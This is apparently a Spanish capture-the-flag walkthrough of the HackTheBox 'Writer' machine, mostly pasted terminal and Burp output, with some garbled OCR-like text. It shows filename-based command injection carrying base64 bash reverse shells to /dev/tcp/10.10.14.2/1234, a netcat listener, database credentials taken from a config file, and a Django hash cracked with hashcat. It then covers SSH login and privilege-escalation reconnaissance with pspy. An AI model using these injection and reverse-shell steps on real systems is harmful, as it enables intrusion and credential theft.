21:59:19.335423 IP 10.10.14.2 > 10.10.11.101: ICMP echo reply, id 2, seq 1, length 64
222 -----17430790821365665935320657289
223 Content-Disposition: form-data; name="image_url"
224
225 file:///var/www/writer/htb/static/img/ejemplo.jpg;ping -c 1 10.10.14.2;

```

Choose File
The image must h
Click here to uplo
Error: Issue up
Content
dsasdasd
Edit your story he

ahora para ganar acceso lo unico que debemos hacer es llamar la reverse shell con /bin/bash -i >& /dev/tcp/10.10.14.2/1234 0>&1
pero decodificandolo en base 64 por si da error con los &
`echo '/bin/bash -i >& /dev/tcp/10.10.14.2/1234 0>&1' | base64`

```

~/machineshtb/Writer
echo '/bin/bash -i >& /dev/tcp/10.10.14.2/1234 0>&1' | base64
L2Jpbib9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=

```

L2Jpbib9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=
ahora con esto solo es crear otro nuevo archivo y agregarle la cadena de base 64 y el | base64 -d
`touch "shell.jpg;L2Jpbib9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;"`

```

~/machineshtb/Writer
touch "shell.jpg;L2Jpbib9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;"
L2Jpbib9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=
~/machineshtb/Writer
ls
creds.txt           init.py          'shell.jpg;L2Jpbib9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;'  Writer.ctb
'ejemplo.jpg;ping -c 1 10.10.14.2;'  phpwebshell.php.jpg    sqliinjeciones.txt  Writer.pdf

```

lo subo

File Upload

	Name	Size	Type	Modified
Recent	Writer.pdf	7.7 MB	Document	Sun
Home	Writer.ctb	3.2 MB	SQLite3 database	22:07
Desktop	sqlinjeciones.txt	883 bytes	Text	Sun
Documents	shell.jpg;L2Jpb9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= base64 -d;	0 bytes	Empty document	22:07
Downloads	phpwebshell.php.jpg	5.5 kB	Image	Sun
Music	init.py	12.6 kB	Text	21:06
Pictures	ejemplo.jpg;ping -c 1 10.10.14.2;	0 bytes	Empty document	21:31
Videos	creds.txt	27 bytes	Text	20:52
+ Other Locations				

10.10.11.101/static/img/

YouTube	DeepL Translate - El m...	Machine Excell	Training	ACTIVE DIRECTORY OSCP
 bootstrap-logo.png				2021-05-15 14:10 25K
 brain-01.jpg				2021-05-17 22:35 155K
 contact-bg.jpg				2021-05-15 11:42 489K
 download.svg				2021-05-15 14:10 420
 ejemplo.jpg;ping -c 1 10.10.14.2;				2024-02-08 02:34 0
 fishinstream.jpg				2021-05-17 22:15 235K
 home-bg.jpg				2021-05-15 11:42 1.0M
 image-wide.svg				2021-05-15 14:10 421
 index.jpg				2021-05-17 21:48 2.4M
 lifesleftovers.jpg				2021-05-17 22:18 178K
 login.svg				2021-05-15 11:42 722
 me.jpg				2021-05-17 11:02 26K
 phpwebshell.php.jpg				2024-02-08 02:59 5.4K
 post-bg.jpg				2021-05-15 11:42 1.7M
 post-sample-image.jpg				2021-05-15 11:42 112K
 rain.jpg				2021-05-17 22:01 340K
 shell.jpg;L2Jpb9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= base64 -d;				2024-02-08 03:08 0
 treesurgeon.jpg				2021-05-17 22:04 871K
 trickster.jpg				2021-05-17 22:09 946K
 violinist.jpg				2021-05-17 22:23 50K

y ahora agrego esto al burpsuite

file:///var/www/writer.htb/writer/static/img/

shell.jpg;L2Jpb9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;

```

218
219
220
221
222 -----17430790821365665935320657289
223 Content-Disposition: form-data; name="image_url"
224
225 file:///var/www/writer.hbt/writer/static/img/shell.jpg;L2Jpbib9iYXNoIClpID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;|
226 -----17430790821365665935320657289
227 Content-Disposition: form-data; name="content"
228
229 dsasdasd

```

y ahora escucho por netcat y envio

```

~/machineshtb/Writer
touch "shell.jpg;L2Jpbib9iYXNoIClpID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= | base64 -d;" 
Content-Disposition: form-data; name="image_url"

~/machineshtb/Writer
ls
creds.txt
'ejemplo.jpg;ping -c 1 10.10.14.2;' init.py 'shell.jpg;L2Jpbib9iYXNoIClpID4mIC9kZXYvdGNwLzEwLjE0LjIvMTIzNCAwPiYxMAo=
phpwebshell.php.jpg sqliinjeciones.txt'
y ahora escucho por netcat y envio
~/machineshtb/Writer
nc -lvpn 1234
listening on [any] 1234 ...

```

sin embargo no sirvio por lo cual intercepto nuevamente el formulario y ejecuto de nuevo

```

Pretty Raw Hex
3 user-Agent: Mozilla/5.0(XII; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----32827748852432450256127106457
8 Content-Length: 785
9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/dashboard/stories/edit/9
13 Cookie: session=eyJlc2VyiOiYWRtaW4nICMifQ.ZcQ9UQ.SwB5SF_0jMo2JlCK5Z0HVaSq6hU
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16 |
17 -----32827748852432450256127106457
18 Content-Disposition: form-data; name="title"
19
20 ejemplo3
21 -----32827748852432450256127106457
22 Content-Disposition: form-data; name="tagline"
23
24 ejemplo 3
25 -----32827748852432450256127106457
26 Content-Disposition: form-data; name="image"; filename="shell.jpg;L2Jpbib9iYXNoIClpID4mIC9kZXYvdGNwLzEwLjEwLjIvMTIzNCAwPiYxMAo= | base64 -d;"
27 Content-Type: application/octet-stream
28
29
30 -----32827748852432450256127106457
31 Content-Disposition: form-data; name="image_url"
32
33
34 -----32827748852432450256127106457
35 Content-Disposition: form-data; name="content"
36
37 dsasdasd
38 -----32827748852432450256127106457-
39

```

me dejo pero no hizo nada

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

000-default.conf x 2 x 4 x 5 x +

Send Cancel < > Follow redirection

Request

Pretty Raw Hex

```

9 Origin: http://10.10.11.101
10 DNT: 1
11 Connection: close
12 Referer: http://10.10.11.101/dashboard/stories/edit/9
13 Cookie: session=eyJlc2VyIjoiWTraW4nICMif0.Zc09UQ.SwBSSF_0jMo2JlCK5Z0HVaSq6hU
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 -----32827748852432450256127106457
18 Content-Disposition: form-data; name="title"
19
20 ejemplo3
21 -----32827748852432450256127106457
22 Content-Disposition: form-data; name="tagline"
23
24 ejemplo 3
25 -----32827748852432450256127106457
26 Content-Disposition: form-data; name="image"; filename="shell.jpg;L2Jpbib9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxM
Ao= | base64 -d;"
27 Content-Type: application/octet-stream
28
29
30 -----32827748852432450256127106457
31 Content-Disposition: form-data; name="image url"

```

Response

Pretty Raw Hex Render

Redirecting...

You should be redirected automatically to target URL: [/dashboard/stories](#). If not click the link.

y es porque debo agregar echo

```

~/machineshtb/Writer
mv shell.jpg;L2Jpbib9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\; "shell.jpg\; echo L2Jpbib9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\;" > Writer.ctb
echo L2Jpbib9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\; > Writer.pdf
phpwebshell.php.jpg

```

mv shell.jpg;L2Jpbib9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\; "shell.jpg\; echo L2Jpbib9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\;"

otra vez subo y borro \

```

~/machineshtb/Writer
ls
creds.txt      init.py      'shell.jpg; echo L2Jpbib9iYXNoIC1pID4mIC9kZXVdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo=\ \|\ base64\ -d\;' > Writer.ctb
'ejemplo.jpg;ping -c 1 10.10.14.2;'  phpwebshell.php.jpg  sqliinjeciones.txt

```

			File Upload		
	◀	kali	machineshtb	Writer	▶
	Name		Size	Type	Modified
Recent	Writer.pdf		7.7 MB	Document	Sun
Home	Writer.ctb		3.7 MB	SQLite3 database	22:22
Desktop	sqlinjeciones.txt		883 bytes	Text	Sun
Documents	shell.jpg; echo L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= base64 -d;		0 bytes	Empty document	22:07
Downloads	phpwebshell.php.jpg		5.5 kB	Image	Sun
Music	init.py		12.6 kB	Text	21:06
Pictures	ejemplo.jpg;ping -c 110.10.14.2;		0 bytes	Empty document	21:31
Videos	creds.txt		27 bytes	Text	20:52
+ Other Locations					

post-sample-image.jpg	2021-05-15 11:42 112K
rain.jpg	2021-05-17 22:01 340K
shell.jpg; L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= base64 -d;	2024-02-08 03:13 0
shell.jpg; echo L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= base64 -d;	2024-02-08 03:22 0
shell.jpg;echo L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= base64 -d;	2024-02-08 03:16 0
shell.jpg; echo L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= \ base64 -d;	2024-02-08 03:19 0
treasuremap.jpg	2021-05-17 22:04 871K

ahora en burpsuite

```

0 -----32827748852432450256127106457
1 Content-Disposition: form-data; name="image_url"
2 file:///var/www/writer.htb/writer/static/img/shell.jpg; echo
3 L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= |
4 base64 -d;
5
6 -----32827748852432450256127106457

```

~/machineshtb/Writer

```

nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.101] 60772
bash: line 1: 10: Bad file descriptor

```

post-sample-image.jpg

como no me dejo intento con otro bash

```
echo "bash -i >& /dev/tcp/10.10.14.2/1234 0>&1" | base64
```

```

echo "bash -i >& /dev/tcp/10.10.14.2/1234 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo=

```

~/machineshtb/Writer

```

L2Jpb19iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjIvMTIzNCAwPiYxMAo= |
base64 -d;

```

~/machineshtb/Writer

```

nc -lvpn 1234

```

```
touch "rev.jpg; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo= | base64 -d | bash;"
```

```
Rutr@Rutr: ~/machineshtb/Writer
echo "bash -i >& /dev/tcp/10.10.14.2/1234 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo=
~/machineshtb/Writer
touch "rev.jpg; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo= | base64 -d | bash;"

~/machineshtb/Writer
nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.101] 60772
bash: line 1: 10: Bad file descriptor
```

	rain.jpg	2021-05-17 22:01	340K
	rev.jpg; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo= base64 -d bash;	2024-02-08 03:51	0
	shallow_root_privilege_exploit_for_writer_htb_using_reverse_shell_and_base64_decoder.py	2024-02-08 03:19	0

otra vez envio a burpsuite

file:///var/www/writer.htb/writer/static/img/rev.jpg; echo

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo= | base64 -d | bash;
```

Request

Pretty Raw Hex

```
201 }
202
203 fclose($sock);
204 fclose($pipes[0]);
205 fclose($pipes[1]);
206 fclose($pipes[2]);
207 proc_close($process);
208
209 // Like print, but does nothing if we've daemonised ourselves
210 // (I can't figure out how to redirect STDOUT like a proper daemon)
211 function printit ($string) {
212     if (!$daemon) {
213         print "$string\n";
214     }
215 }
216
217 ?>
218
219
220
221
222 -----17430790821365665935320657289
223 Content-Disposition: form-data; name="image_url"
224
225 file:///var/www/writer.htb/writer/static/img/rev.jpg; echo
226 YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yLzEyMzQgMD4mMQo= | base64 -d | bash;
227
228 -----17430790821365665935320657289
229 Content-Disposition: form-data; name="content"
230
231 -----
```

Response

y estamos dentro

```
default-character-set = utf8  
www-data@writer:/etc/mysql$ A  
[0] 0:python3 1:bash- 2:nc* 3:zsh
```

en el directorio /etc/mysql hay un archivo de configuracion

```
default-character-set = utf8  
www-data@writer:/etc/mysql$ ls -la  
ls -la  
total 32  
drwxr-xr-x 4 root root 4096 Jul 9 2021 .  
drwxr-xr-x 102 root root 4096 Jul 28 2021 ..  
drwxr-xr-x 2 root root 4096 May 18 2021 conf.d  
-rwxr-xr-x 1 root root 1620 May 9 2021 debian-start  
-rw----- 1 root root 261 May 18 2021 debian.cnf  
-rw-r--r-- 1 root root 972 May 19 2021 mariadb.cnf  
drwxr-xr-x 2 root root 4096 May 18 2021 mariadb.conf.d  
lrwxrwxrwx 1 root root 24 May 18 2021 my.cnf -> /etc/alternatives/my.cnf  
-rw-r--r-- 1 root root 839 Aug 3 2016 my.cnf.fallback  
www-data@writer:/etc/mysql$ A  
[0] 0:python3 1:bash- 2:nc* 3:zsh
```

mariadb.cnf

/etc/mysql/mariadb.cnf

alli vemos un password

```
!includedir /etc/mysql/conf.d/mariadb.cnf  
!includedir /etc/mysql/mariadb.conf.d/mariadb.cnf  
  
[client]  
database = dev  
user = djangouser  
password = DjangoSuperPassword  
default-character-set = utf8  
www-data@writer:/etc/mysql$ A
```

djangouser:DjangoSuperPassword

mejoro la shell para conectarnos a la base de datos

en victim

script /dev/null -c bash

ctrl +z

en kali

stty raw -echo; fg

victima

reset xterm

export TERM=xterm

en my kali hacemos esto para ver proporciones

stty size

en victim

stty rows 45 columns 174

nos conectamos a la base de datos

```
mysql -u djangouser -p
```

```
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8
www-data@writer:/etc/mysql$ mysql -u djangouser -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 93
Server version: 10.3.29-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
MariaDB [dev]> █
[1] 0:nc* 1:zsh 2:zsh-
```

```
show databases; use dev; show tables;
```

```
MariaDB [dev]> show databases;
+-----+
| Database      |
+-----+
| dev           |
| information_schema |
+-----+
2 rows in set (0.000 sec)
```

```
MariaDB [dev]> █
[1] 0:nc* 1:zsh 2:zsh-
```

```
MariaDB [dev]> use dev;
Database changed
MariaDB [dev]> show tables;
```

```
Your
Server
Copy
```

```
Database changed
MariaDB [dev]> show tables; Copyright (c) 2013
+-----+
| Tables_in_dev |
+-----+
| auth_group      |
| auth_group_permissions |
| auth_permission   |
| auth_user        |
| auth_user_groups |
| auth_user_user_permissions |
| django_admin_log |
| django_content_type |
| django_migrations |
| django_session   |
+-----+
10 rows in set (0.000 sec)

MariaDB [dev]>
```

desc auth_user;

```
MariaDB [dev]> desc auth_user;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| id | int(11) | NO | PRI | NULL | auto_increment |
| password | varchar(128) | NO | INN | set () | .NULLsec |
| last_login | datetime(6) | YES | | NULL | |
| is_superuser | tinyint(1) | NO | UNI | NULL | |
| username | varchar(150) | NO | UNI | NULL | |
| first_name | varchar(150) | NO | | NULL | |
| last_name | varchar(150) | NO | | NULL | |
| email | varchar(254) | NO | | NULL | |
| is_staff | tinyint(1) | NO | | NULL | |
| is_active | tinyint(1) | NO | | NULL | |
| date_joined | datetime(6) | NO | | NULL | |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.002 sec)
```

```
select id, username, password from auth_user;
```

	email	varchar(254)	NO		NULL	
	is_active	tinyint(1)	NO		NULL	
	date joined	datetime(6)	NO		NULL	
1	kyle	pbkdf2_sha256\$260000\$wJ03ztk0f0lcbsnS1wJPd\$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A=				
1 row in set (0.000 sec)						

aca encontramos un password cifrado con **pbkdf2_sha256**

lo **buscamos con jhon**

<https://ice-wzl.medium.com/john-the-ripper-ultimate-guide-5d46221e8b72>

john --list=formats |grep -iF "pbkdf2"

john --list=formats grep -iF "pbkdf2"	name, password from auth_user;
Padlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,	
PBKDF2-HMAC-SHA256, PBKDF2-HMAC-SHA512, vPDF, PEM, pfx, upgpdisk, pgpsda, and from a	
416 formats (149 dynamic formats shown as just "dynamic_n" here)	
	id username password
	+-----+-----+-----+
~/machineshtb/Writer	1 kyle pbkdf2_sha256\$260000\$wJ03ztk0f0lc
	+-----+-----+-----+

guardo el hash

~/machineshtb/Writer	cat pbkdf2sha256.txt	• NThash is the hash format that modern machines will store user and service pa
~/machineshtb/Writer		• It's also commonly referred to as "NTLM"

utilizo jhon pero no me dejo

john pbkdf2sha256.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=PBKDF2-HMAC-SHA256

~/machineshtb/Writer	john pbkdf2sha256.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=PBKDF2-HMAC-SHA256
	Using default input encoding: UTF-8
	No password hashes loaded (see FAQ) Add a comment

y en internet no encontre alguna forma de corregir
por lo cual procedo autlizar hashcat

11900	PBKDF2-HMAC-MD5	generic KDF
12000	PBKDF2-HMAC-SHA1	Generic KDF
10900	PBKDF2-HMAC-SHA256	Generic KDF
12100	PBKDF2-HMAC-SHA512	Generic KDF
8900	scrypt	Generic KDF
400	phpass	Generic KDF
16100	TACACS+	Network Protocol

hashcat -m 10900 -a 0 pbkdf2sha256.txt /usr/share/wordlists/rockyou.txt

```
hashcat -m 10900 -a 0 pbkdf2sha256.txt /usr/share/wordlists/rockyou.txt /kali/machineshtb/Writer
hashcat (v6.2.6) starting
File Edit Insert Format Tools Tree Search View Bookmarks Help
OpenCL API (OpenCL 3.0 PoCL 4.0+debian, Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7)
=====
* Device #1: cpu-sandybridge-AMD Ryzen 3 PRO 4350G with Radeon Graphics, 2913/5890 MB

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256t --wordlist=/usr/share/wordlists/rockyou.txt
Hashfile 'pbkdf2sha256.txt' on line 1 (pbkdf2...YlZ4dSArozTY7wcZCS7DV6l5dpUXM4A=): Se
No hashes loaded.

Using default input encoding: UTF-8
No password hashes loaded (see FAQ) and a comment.

Started: Thu Feb  8 21:38:44 2024
Stopped: Thu Feb  8 21:38:45 2024
~/machineshtb/Writer
Companies
Using John the Ripper (J
commands:
~/machineshtb/Writer
```

como no funciona busco en internet

pbkdf2_sha256 hashcat

Videos Imágenes Shopping Noticias Maps Libros Vuelos Finance

Cerca de 2,000 resultados (0.30 segundos)

Hashcat
<https://hashcat.net> › ... › hashcat · Traducir esta página

Crack pbkdf2

29 mar 2020 — I have found the solution. For cracking hashing in **pbkdf2-sha256**, I've used this command on **hashcat**: Code::

y encuentro

Code:

```
hashcat -m10000 "YOUR_HASH.TXT" -a0 "YOUR_WORDLIST.TXT" --force
```

hashcat -m 10000 -a 0 pbkdf2sha256.txt /usr/share/wordlists/rockyou.txt

```
~/machineshtb/Writer hashcat -m 10000 -a 0 pbkdf2sha256.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-sandybridge-AMD Ryzen 3 PRO 4350G with Radeon Graphics, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Session.....: Hashcat
Status.....: Running
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB
Dictionary cache hit:
* Filename.: /usr/share/wordlists/rockyou.txt MARIPOSA -> iloveyoubaby
* Passwords.: 14344385
* Bytes.....: 139921507
* Keypairs...: 16344385

hashcat -m 10000 -a 0 pbkdf2_sha256$260000$wJ03ztk0fOlcbsnS1wJP...uXM4A=
```

```
File Edit Insert Format Tools View Search Bookmarks Help
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 10000 (Django (PBKDF2-SHA256))
Hash.Target....: pbkdf2_sha256$260000$wJ03ztk0fOlcbsnS1wJP...uXM4A=
Time.Started....: Thu Feb  8 21:40:25 2024 (2 mins, 28 secs)
Time.Estimated...: Sun Feb 11 20:22:03 2024 (2 days, 22 hours)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 56 H/s (3.96ms) @ Accel:16 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 8320/14344385 (0.06%)
Rejected.....: 0/8320 (0.00%) command on hashcat: Code:
Restore.Point...: 8320/14344385 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:20480-21504
Candidate.Engine.: Device Generator
Candidates.#1....: MARIPOSA -> iloveyoubaby
Hardware.Mon.#1..: Util: 90%
```

pbkdf2_sha256\$260000\$wJ03ztk0fOlcbsnS1wJP...uXM4A=:marcoantonio

```
hashcat -m10000 "YOUR_HASH.TXT" -a0 "YOUR_WORDLIST.TXT" --force
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 10000 (Django (PBKDF2-SHA256))
Hash.Target....: pbkdf2_sha256$260000$wJ03ztk0fOlcbsnS1wJP...uXM4A=
Time.Started....: Thu Feb  8 21:40:25 2024 (2 mins, 47 secs)
Time.Estimated...: Thu Feb  8 21:43:12 2024 (0 secs)
Kernel.Feature...: Pure Kernel
```

tenemos marcoantonio
pruebo con ssh y kyle
ssh kyle@10.10.11.101

```
~/machinesntb/Writer - File Search View Bookmarks Help  
ssh kyle@10.10.11.101  
The authenticity of host '10.10.11.101 (10.10.11.101)' can't be established.  
ED25519 key fingerprint is SHA256:EcmD06Im30x+/6cWwJX2eaLFPlgm/T00Jw20KJK1XSw.  
This key is not known by any other names...: File (/usr/share/wordlists/rockyou.txt)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.11.101' (ED25519) to the list of known hosts. Loops:1024  
kyle@10.10.11.101's password: covered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) D  
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)%  
Rejected.....: 0/8320 (0.00%) command on hashcat. Candidates.#1....: MARIPOSA -> iloveyoubaby
```

y en efecto somos kyle

```
kyle@writer:~$ whoami  
kyle  
y e  
kyle@writer:~$ [1] 0:nc 1:zsh- 2:ssh*  
[1] 0:nc 1:zsh- 2:ssh*
```

vemos que somos el grupo filter

```
kyle@writer:~$ id  
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)  
kyle@writer:~$ [1] 0:nc 1:zsh- 2:ssh*  
[1] 0:nc 1:zsh- 2:ssh*
```

busqueda de cualquier cosa relacionada a un grupo linux

`find / -perm -4000 -group filter 2>/dev/null`

```
kyle@writer:~$ find / -perm -4000 -group filter 2>/dev/null  
/etc/postfix/disclaimer cualquier cosa de un grupo  
/var/spool/filterp filter 2>/dev/null  
kyle@writer:~$ [1] 0:nc 1:zsh- 2:ssh*  
[1] 0:nc 1:zsh- 2:ssh*
```

vamos a ver disclaimer

```
kyle@writer:~$ ls -la /etc/postfix/disclaimer  
-rwxrwxr-x 1 root filter 1021 Feb 9 02:54 /etc/postfix/disclaimer  
kyle@writer:~$ cat /etc/postfix/disclaimer  
#!/bin/sh  
Writer.ctb - /home/ka
```

podemos ver

```

kyle@writer:~$ cat /etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail
# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
# Exit codes from <sysexists.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69
# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15
# Start processing.
cd $INSPECT_DIR || { echo "$INSPECT_DIR does not exist; exit $EX_TEMPFAIL"; }
cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }
# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`
if [ `grep -wi ^$from_address$ ${DISCLAIMER_ADDRESSES}` ]; then
    /usr/bin/alternatives --input=in.$$
    --disclaimer=/etc/postfix/disclaimer.txt \
    --disclaimer-html=/etc/postfix/disclaimer.txt \
    --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
    { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi
$SENDMAIL "$@" <in.$$
exit $?

```

vemos las rutas

cat /etc/postfix/disclaimer_addresses

```

kyle@writer:~$ cat /etc/postfix/disclaimer_addresses
root@writer.hbt
kyle@writer.hbt
kyle@writer:~$ 

```

cat /etc/postfix/disclaimer.txt

```

kyle@writer:~$ cat /etc/postfix/disclaimer.txt
-- 
This email and any files transmitted with it are confidential and intended solely for the use of the individual or entity to whom they are addressed. If you have received this email in error please notify the system manager. This message contains confidential information and is intended only for the individual named. If you are not the named addressee you should not disseminate, distribute or copy this e-mail. Please notify the sender immediately by e-mail if you have received this e-mail by mistake and delete this e-mail from your system. If you are not the intended recipient you are notified that disclosing, copying, distributing or taking any action in reliance on the contents of this information is strictly prohibited.

Writer.HBT

```

tambien vemos que se borra algo aqui

```

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

```

para confirmar si realmente esta ejecutando algo en el sistema utilizamos **pspy**

vamos release

▼ Assets 6

- [pspy32](#)
- [pspy32s](#)
- [pspy64](#)
- [pspy64s](#)
- [Source code \(zip\)](#)
- [Source code \(tar.gz\)](#)

9 9 people reacted

utilizamos el de 64

```
[code]name:   root
kyle@writer:~$ uname -a
Linux writer 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
kyle@writer:~$ [1] 0:nc 1:zsh- 2:sshd*
```

lo transfiero

agrego permisos

```
kyle@writer:/tmp$ wget http://10.10.14.2:2000/pspy64
--2024-02-09 03:09:18-- http://10.10.14.2:2000/pspy64
Connecting to 10.10.14.2:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                                     utilizamos el de 6100%[=====

2024-02-09 03:09:19 (3.77 MB/s) - 'pspy64' saved [3104768/3104768]

kyle@writer:/tmp$ ls
pspy64
kyle@writer:/tmp$ chmod +x pspy64
kyle@writer:/tmp$ ./pspy64
```

```
2024/02/09 03:12:01 CMD: UID=0 PID=7037 | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2024/02/09 03:12:01 CMD: UID=0 PID=7038 | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2024/02/09 03:12:01 CMD: UID=0 PID=7039 | /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2024/02/09 03:12:01 CMD: UID=0 PID=7040 | /usr/bin/dpkg --print-foreign-architectures
2024/02/09 03:12:01 CMD: UID=0 PID=7041 | /bin/sh -c /usr/bin/rm /tmp/*
